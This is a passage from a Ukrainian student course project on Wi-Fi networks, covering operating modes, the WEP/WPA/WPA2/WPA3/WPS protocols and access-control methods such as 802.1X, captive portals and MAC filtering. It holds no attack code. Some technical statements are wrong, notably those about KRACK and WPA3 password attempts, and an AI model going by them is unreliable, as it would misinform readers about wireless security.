- Підтримка безпеки: Інфраструктурний режим надає можливість застосування різних протоколів шифрування і аутентифікації, що забезпечує безпеку передачі даних у бездротовій мережі;
- Легка масштабованість: У мережі можна встановити багато точок доступу для розширення зони покриття або забезпечення великої кількості підключених пристроїв.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		17




Рис. 1.6 Інфраструктурний режим

2. Режим Ad-hoc є одним із режимів роботи стандарту IEEE 802.11, який дозволяє бездротовим пристроям безпосередньо підключатися один до одного без використання точок доступу. У цьому режимі бездротові пристрої формують мережу самостійно, без необхідності підключення до проводової мережі або існуючих інфраструктурних точок доступу.

Основні особливості режиму Ad-hoc:

- **Самостійна мережа:** У режимі Ad-hoc кожен бездротовий пристрій може виступати як рівноправний вузол мережі. Вони підключаються один до одного безпосередньо і можуть спілкуватися між собою без посередництва інших пристроїв чи точок доступу;
- **Гнучкість:** Режим Ad-hoc надає гнучкість в установці та конфігурації бездротової мережі. Він дозволяє швидко створити бездротове з'єднання між пристроями в ситуаціях, коли інфраструктурні точки доступу не є доступними або не потрібні;
- **Взаємодія пристроїв:** У режимі Ad-hoc пристрої можуть обмінюватися даними, такими як файли, повідомлення або інші ресурси, безпосередньо між собою. Вони можуть використовувати бездротові канали для передачі і отримання інформації;

- Динамічна топологія: У мережах Ad-hoc топологія мережі може бути динамічною і змінюватися залежно від розташування та руху пристроїв. Пристрої можуть приєднуватися або відключатися від мережі в будь-який час, що забезпечує гнучкість та мобільність;
- Обмежена зона покриття: Оскільки режим Ad-hoc не використовує інфраструктуру точок доступу, його зона покриття обмежена. Залежно від сили сигналу та характеристик антен, зона покриття може бути декількома десятками метрів.

Режим Ad-hoc часто використовується в ситуаціях, коли потрібно швидко створити бездротову мережу для спілкування та обміну даними між пристроями, такими як ноутбуки, смартфони або планшети, без необхідності підключення до основної мережі чи доступу до Інтернету.



Рис. 1.7 Режим Ad-hoc

3. Режим мосту (Bridge Mode) є одним з режимів роботи в бездротових мережах, який використовується для з'єднання двох або більше бездротових мереж або сегментів мережі з метою передачі даних між ними. У режимі мосту бездротовий пристрій, який працює як міст, приймає пакети даних з однієї бездротової мережі і пересилає їх в іншу бездротову мережу, дозволяючи з'єднати різні сегменти мережі.

Основні особливості режиму мосту:

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		19

- З'єднання мереж: Режим мосту дозволяє з'єднати дві або більше бездротових мереж або сегменти мережі, що фізично розділені або використовують різні бездротові канали. Він дозволяє передавати дані між цими мережами, створюючи одну велику бездротову мережу.
- Прозорість мереж: У режимі мосту передача даних між мережами здійснюється без зміни мережевих адрес або заголовків пакетів. Міст просто пересилає пакети даних з однієї мережі в іншу, забезпечуючи прозору передачу і збереження інформації.
- Розширення зони покриття: Режим мосту дозволяє розширити зону покриття бездротової мережі шляхом з'єднання декількох точок доступу або роутерів, що працюють як мости. Це особливо корисно в ситуаціях, коли необхідно покрити великі площі або важкодоступні місця.
- Розподіл мережевого трафіку: Режим мосту дозволяє розподіляти мережевий трафік між різними сегментами мережі, забезпечуючи ефективну передачу даних і запобігаючи заторам. Він дозволяє оптимізувати роботу мережі та забезпечити надійність передачі даних.

Режим мосту є важливим компонентом бездротових мереж і знаходить застосування в різних сценаріях, включаючи розширення зони покриття, з'єднання віддалених мереж і створення великих мережових інфраструктур. Він забезпечує гнучкість і розширюваність мережі, дозволяючи з'єднувати різні сегменти мережі без прокладання додаткових кабелів.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		20




Рис. 1.8 Режим мосту

4. Режим повторювача (Repeater Mode) є одним з режимів роботи бездротової мережі, що дозволяє розширити покриття та зону дії мережі. В цьому режимі пристрій, який називається повторювачем, отримує сигнал бездротової мережі від точки доступу (Access Point) або іншого повторювача і передає його далі, забезпечуючи безперервну передачу даних у віддалені області. Цей режим дозволяє розширити покриття мережі, особливо в тих місцях, де сигнал з точки доступу стає слабким або недостатнім. Повторювач приймає сигнал, підсилює його і пересилає далі, забезпечуючи його доставку до пристроїв, що знаходяться за його межами. Це дозволяє покрити великі площі, віддалені від точки доступу, а також дозволяє підключати пристрої, які знаходяться віддалено від основної мережі.

Режим повторювача може використовуватись в різних сценаріях, таких як великі приміщення, будинки зі складною архітектурою або на відкритих просторах, де потрібно забезпечити безперервне покриття мережі. Важливо враховувати, що режим повторювача може призвести до зниження пропускної здатності мережі, оскільки сигнал повинен бути переданий через повторювач, а також можуть виникати деякі затримки та втрати пакетів даних.

Загалом, режим повторювача є корисним компонентом бездротової мережі, що дозволяє розширити її покриття і забезпечити доступ до мережі в

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		21

віддалених місцях. Цей режим доповнює і підсилює функціональні можливості мережі, забезпечуючи зручність і надійність з'єднання для користувачів.



Рис. 1.9 Режим повторювача

1.3. Засоби безпеки WI-FI.

1.3.1. Шифрування даних.

1. WEP (Wired Equivalent Privacy) — це один з перших шифрувальних протоколів, який був розроблений для захисту бездротових мереж. Він був впроваджений на початку епохи WI-FI, коли безпека ще не була настільки важливою[4].

Принцип роботи WEP досить простий. Він використовує спільний ключ шифрування, який встановлюється на точках доступу та пристроях, що підключаються до мережі. Цей ключ служить для захисту передачі даних між цими пристроями.

Через обмеження уряду США на експорт криптографічних технологій, розмір ключів WEP спочатку був обмежений 40-бітним ключем (так званий WEP-40) для 64-розрядного протоколу WEP. Коли ці обмеження були зняті, було запроваджено розширений 128-бітний протокол WEP з використанням 104-бітного ключа (WEP-104). WEP використовує потоковий шифр RC4 для забезпечення конфіденційності та контрольну суму CRC-32 для забезпечення цілісності.

64-бітний ключ WEP використовує рядок з 10 шістнадцяткових алфавітно-цифрових символів (основа 16), кожен символ представляє 4 біти, тоді як 128-бітний ключ WEP використовує рядок з 26 шістнадцяткових алфавітно-

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		22

цифрових символів. Ці символи — це або цифри від 0 до 9, або літери від А до F.

Однак, його шифрування є досить слабким і легко піддатливим до атак. Це означає, що хакери можуть швидко і легко отримати доступ до вашої мережі і перехоплювати передані дані.

Отже, використання WEP не рекомендується з огляду на його недостатню безпеку. Натомість, рекомендується використовувати більш сучасні і безпечні протоколи шифрування, такі як WPA2 або WPA3, які забезпечують набагато вищий рівень захисту мережі. Заміна WEP на більш сильний шифрувальний протокол допоможе забезпечити вашу мережу від несанкціонованого доступу та захистити ваші конфіденційні дані.




Figure 1: WEP process

Рис. 1.10 Структура WEP

2. WPA (WI-FI Protected Access) — це протокол безпеки, призначений для підвищення безпеки бездротових мереж. Він був запроваджений як покращення попереднього протоколу WEP (Wired Equivalent Privacy), який мав кілька вразливостей у безпеці.

WPA забезпечує надійні механізми шифрування та автентифікації для захисту бездротового зв'язку. Він використовує алгоритм шифрування Temporal

Key Integrity Protocol (TKIP), який динамічно генерує ключі шифрування для кожного пакету даних, що передається мережею. Це допомагає запобігти перехопленню та розшифровці даних неавторизованими користувачами.

На додаток до шифрування, WPA також використовує механізми автентифікації, щоб гарантувати, що тільки авторизовані пристрої можуть підключатися до мережі. Він підтримує два методи автентифікації: WPA-Personal (також відомий як WPA-PSK) і WPA-Enterprise.

WPA-Personal використовує попередньо наданий ключ (PSK), який, по суті, є паролем, спільним для всіх пристроїв, які бажають підключитися до мережі. Цей ключ використовується для генерації ключів шифрування для передачі даних. Він забезпечує відносно простий і зручний метод захисту домашньої або невеликої офісної мережі.

WPA-Enterprise використовує більш надійний механізм автентифікації, який називається розширюваний протокол автентифікації (Extensible Authentication Protocol, EAP). Він вимагає окремого сервера автентифікації, такого як сервер віддаленої автентифікації RADIUS (Remote Authentication Dial-In User Service), для перевірки автентичності пристроїв, що підключаються. Цей метод зазвичай використовується в корпоративних середовищах, де потрібен вищий рівень безпеки.

Впровадження захисту WPA в мережі WI-FI має вирішальне значення для захисту від несанкціонованого доступу та витоку даних. Для мереж WPA-Personal рекомендується використовувати надійну, унікальну парольну фразу або пароль, а також регулярно оновлювати та змінювати ці облікові дані. Для мереж WPA-Enterprise важливо використовувати надійну інфраструктуру автентифікації та регулярно оновлювати протоколи і сертифікати безпеки.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		24




Рис. 1.11 Структура WPA

3. **WPA2** з'явився 2004 року. Він є оновленою версією WPA. WPA2 заснований на механізмі мережі високої безпеки (RSN) і працює у двох режимах:

- Персональний режим або загальний ключ (WPA2-PSK) використовує загальний пароль доступу і зазвичай застосовується в домашніх мережах.
- Корпоративний режим (WPA2-EAP) більше підходить для мереж організацій і комерційного використання.

В обох режимах використовується протокол CCMP, заснований на алгоритмі розширеного стандарту шифрування (AES), що забезпечує перевірку автентичності та цілісності повідомлення. Протокол CCMP є надійнішим, ніж протокол TKIP, який початково використовується у WPA, тому його використання ускладнює атаки зломисників.

WPA2 став стандартним протоколом безпеки для мереж WI-FI у всьому світі. Він забезпечує надійне шифрування, що надзвичайно ускладнює зломисникам розшифрування перехоплених даних. Однак важливо пам'ятати, що WPA2 не є невразливим, і певні атаки, такі як атака грубої сили та атака за словником, все ще можуть становити загрозу.

Однак у протоколі WPA2 також є недоліки. Наприклад, він вразливий для атак із перевстановленням ключа (KRACK). Атаки з перевстановленням ключа використовують уразливість WPA2, що дає змогу імітувати реальну мережу і змушувати користувачів підключатися до шкідливої мережі замість справжньої. Це дає змогу зломисникам розшифровувати невеликі фрагменти даних,

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		25

об'єднання яких дасть змогу зламати ключ шифрування. Однак на пристрої можуть бути встановлені виправлення, тому WPA2 вважається більш надійним, ніж WEP і WPA.




Рис. 1.12 Структура WPA2

4. WPA3 — це третя версія протоколу захищеного доступу WI-FI. Об'єднання WI-FI Alliance випустило WPA3 у 2018 році. У протоколі WPA3 реалізовано такі нові функції для особистого і для корпоративного використання:

- Індивідуальне шифрування даних. Під час входу в публічну мережу WPA3 реєструє новий пристрій у спосіб, який не передбачає використання загального пароля. У WPA3 використовується протокол DPP (Device Provisioning Protocol) для мереж WI-FI, що дає змогу користувачам використовувати теги NFC або QR-коди для під'єднання пристроїв до мережі. Крім того, для забезпечення безпеки WPA3 використовується шифрування GCMP-256 замість 128-бітного шифрування, що застосовувалося раніше;
- Протокол SAE (одночасна аутентифікація рівних). Цей протокол використовується для створення безпечного "рукописання", під час якого мережевий пристрій під'єднується до бездротової точки доступу, і обидва пристрої обмінюються даними для перевірки автентифікації та під'єднання. Навіть якщо пароль користувача

недостатньо надійний, WPA3 забезпечує більш безпечну взаємодію за протоколом DPP для мереж WI-FI;

- Посилений захист від атак методом підбору пароля. Протокол WPA3 захищає від підбору пароля в автономному режимі. Користувачеві дозволяється виконати тільки одну спробу введення пароля. Крім того, необхідно взаємодіяти безпосередньо з пристроєм WI-FI: при кожній спробі введення пароля потрібна фізична присутність. У протоколі WPA2 відсутнє вбудоване шифрування і захист даних у публічних відкритих мережах, що робить атаки методом підбору пароля серйозною загрозою.

Пристрої, що працюють за протоколом WPA3, стали широко доступні у 2019 році. Вони підтримують зворотну сумісність із пристроями, що працюють за протоколом WPA2.

На закінчення, WPA3 являє собою значний прогрес в області безпеки WI-FI, усуваючи вразливості, присутні в попередніх протоколах. Завдяки більш надійному шифруванню, покращеній автентифікації та захисту від різних атак, WPA3 підвищує загальний рівень безпеки бездротових мереж і надає користувачам більш безпечне та надійне використання WI-FI.




Рис. 1.13 Структура WPA3

5. **WPS** (WI-FI Protected Setup) — це функція, яка спрощує процес підключення пристроїв до мережі WI-FI, дозволяючи користувачам легко

встановлювати безпечне з'єднання без необхідності вручну вводити пароль WI-FI.

WPS зазвичай включає в себе метод конфігурації кнопкою або метод автентифікації на основі PIN-коду. Кнопковий метод вимагає від користувача натиснути фізичну кнопку на WI-FI маршрутизаторі або точці доступу, а потім ініціювати WPS-з'єднання на пристрої, який він хоче підключити. Пристрій і маршрутизатор обмінюються зашифрованою інформацією, і якщо облікові дані збігаються, пристрій отримує доступ до мережі.

Метод на основі PIN-коду передбачає введення восьмизначного PIN-коду, наданого маршрутизатором або попередньо налаштованого, на пристрої, який потрібно підключити до мережі. Маршрутизатор перевіряє PIN-код і надає доступ до мережі, якщо введений PIN-код правильний.

Хоча WPS має на меті спростити процес підключення пристроїв до мережі WI-FI, було виявлено, що вона має вразливі місця в системі безпеки. Ці вразливості можуть бути використані зловмисниками для отримання несанкціонованого доступу до мережі. Одна з найпоширеніших атак відома як атака грубої сили, коли зловмисник систематично перебирає всі можливі комбінації PIN-коду, поки не знайде правильну. Іншою вразливістю є вразливість до офлайн-атак, коли зловмисник перехоплює інформацію про рукостискання WPS і використовує її для отримання пароля WI-FI.

Через проблеми з безпекою, пов'язані з WPS, зазвичай рекомендується вимикати цю функцію на WI-FI маршрутизаторах і точках доступу. Вимкнення WPS допомагає зменшити ризики, пов'язані з несанкціонованим доступом до мережі.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				
Змн.	Арк.	№ докум.	Підпис	Дата		28




Рис. 1.14 Структура WPS

Таблиця 1.2

Порівняння методів шифрування WI-FI

Протокол	Рік випуску	Тип шифрування	Ключові особливості
WEP	1999	RC4	Низький рівень безпеки, простота в налаштуванні.
WPA	2003	TKIP	Покращена безпека порівняно з WEP, динамічна зміна ключа
WPA2	2004	AES	Загальноприйнятий, сильне шифрування, безпека на рівні індивідуальних пакетів, аутентифікація з використанням 802.1X/EAP.
WPA3	2018	SAE	Оновлений протокол, покращена безпека, відсутність вразливостей WPA2.

1.3.2. Протоколи аутентифікації.

1. IEEE 802.1X — це стандарт, який визначає, як забезпечити автентифікацію для пристроїв, що підключаються до інших пристроїв у локальних мережах (LAN)[5].

Він надає механізм, за допомогою якого мережеві комутатори та точки доступу можуть передавати обов'язки автентифікації спеціалізованому серверу

автентифікації, наприклад, серверу RADIUS, щоб автентифікацією пристроїв у мережі можна було керувати та оновлювати централізовано, а не розподіляти її між різними частинами мережевого обладнання.

В автентифікації 802.1X беруть участь три сторони:

- Заявник: Користувач або клієнт, який хоче пройти автентифікацію;
- Сервер автентифікації: Фактичний сервер, який виконує автентифікацію, зазвичай це сервер RADIUS;
- Аутентифікатор: Пристрій між заявником і сервером автентифікації, наприклад, бездротова точка доступу.

Однією з ключових переваг 802.1X є те, що автентифікатор може бути простим і "німим" — "мізки" повинні бути тільки у заявника і сервера автентифікації. Це робить 802.1X ідеальним для бездротових точок доступу, які зазвичай мають невеликий обсяг пам'яті та обчислювальної потужності.

Існує декілька режимів роботи, але найпоширеніша послідовність автентифікації виглядатиме приблизно так:

Автентифікатор надсилає пакет "EAP-запит/Ідентифікація" заявнику, як тільки виявляє, що з'єднання активне (наприклад, коли система заявника асоціюється з точкою доступу).

Заявник надсилає пакет "EAP-відповідь/ідентичність" автентифікатору, який передає його серверу автентифікації (RADIUS).

Сервер автентифікації надсилає назад виклик автентифікатору, наприклад, за допомогою системи токен-паролів. Автентифікатор розпаковує його з IP, перепаковує в EAPOL і надсилає заявнику. Різні методи автентифікації змінюють це повідомлення і загальну кількість повідомлень.

Заявник відповідає на запит через автентифікатор, який передає відповідь серверу автентифікації.

Якщо заявник надає належну ідентифікацію, сервер автентифікації відповідає повідомленням про успіх, яке передається заявнику. Тепер автентифікатор дозволяє доступ до локальної мережі, хоча він може бути обмежений на основі атрибутів, які повертаються від сервера автентифікації.

		Боровський О.І.			КІК.КР.Б – 125 – 03 – ПЗ	Арк.
		Покотило О.А.				30
Змн.	Арк.	№ докум.	Підпис	Дата		

Наприклад, автентифікатор може переключити заявника на певну віртуальну локальну мережу або викликати набір правил брандмауера.




Рис. 1.15 Послідовність автентифікації 802.1X

2. Captive Portal — це механізм, що використовується в бездротових WI-FI мережах для авторизації та надання доступу користувачам. Він використовується в публічних місцях, таких як готелі, аеропорти, кафе, де безкоштовний доступ до Інтернету надається через обмежений проміжок часу або за умови авторизації.

Коли користувач намагається підключитися до бездротової мережі з активованим Captive Portal, він автоматично перенаправляється на спеціальну веб-сторінку або портал, де йому пропонуються умови використання мережі або запитуються облікові дані для авторизації.

Деякі портали вимагають ввести ім'я користувача та пароль. Бізнес може надавати пароль перевіреним клієнтам, наприклад, при оплаті за товар або послугу. Це дає підприємству контроль над тим, хто користується його точкою доступу WI-FI. Сторінка з умовами надання послуг (яка, по суті, є переліком того, що можна і чого не можна робити при користуванні мережею) також захищає їх від можливої юридичної відповідальності.

Captive Portal також дає компаніям більший контроль над пропускнуою спроможністю інтернету, оскільки вони можуть обмежувати використання.

Деякі компанії використовують внутрішні портали для збору інформації про потенційних клієнтів (наприклад, пропонуючи користувачам заповнити форму), збору відгуків користувачів, показу реклами або висвітлення нової акції.

Основна мета Captive Portal — заблокувати користувачам доступ до точки доступу WI-FI до того, як вони будуть підтверджені та перевірені (автентифіковані) системою. Зазвичай сервери автентифікації підтримують як HTTP, так і HTTPS веб-з'єднання.

Коли неавторизований користувач намагається підключитися до мережі, його HTTP/HTTPS-трафік перенаправляється на сервер автентифікації. Потім користувач бачить веб-сторінку порталу, де він може підтвердити свій логін. Якщо автентифікація пройдена успішно, користувач отримує доступ до порта і мережі. Кожен клієнт, підключений до інтерфейсу порталу, повинен пройти автентифікацію, перш ніж отримати доступ до мережі.




Рис. 1.16 Схема роботи Captive Portal

3. MAC-адресна фільтрація — це метод контролю доступу в бездротових мережах, який базується на фільтрації за фізичними адресами пристроїв, відомих як MAC-адреси. Кожен бездротовий пристрій має унікальну MAC-адресу, яка ідентифікує його в мережі.

За допомогою MAC-адресної фільтрації адміністратор мережі може вказати, які конкретні MAC-адреси пристроїв мають дозвіл на підключення до мережі, а які адреси повинні бути заблоковані. Це досягається шляхом

налаштування маршрутизатора або точки доступу таким чином, щоб вони дозволяли або блокували доступ на основі MAC-адресів.

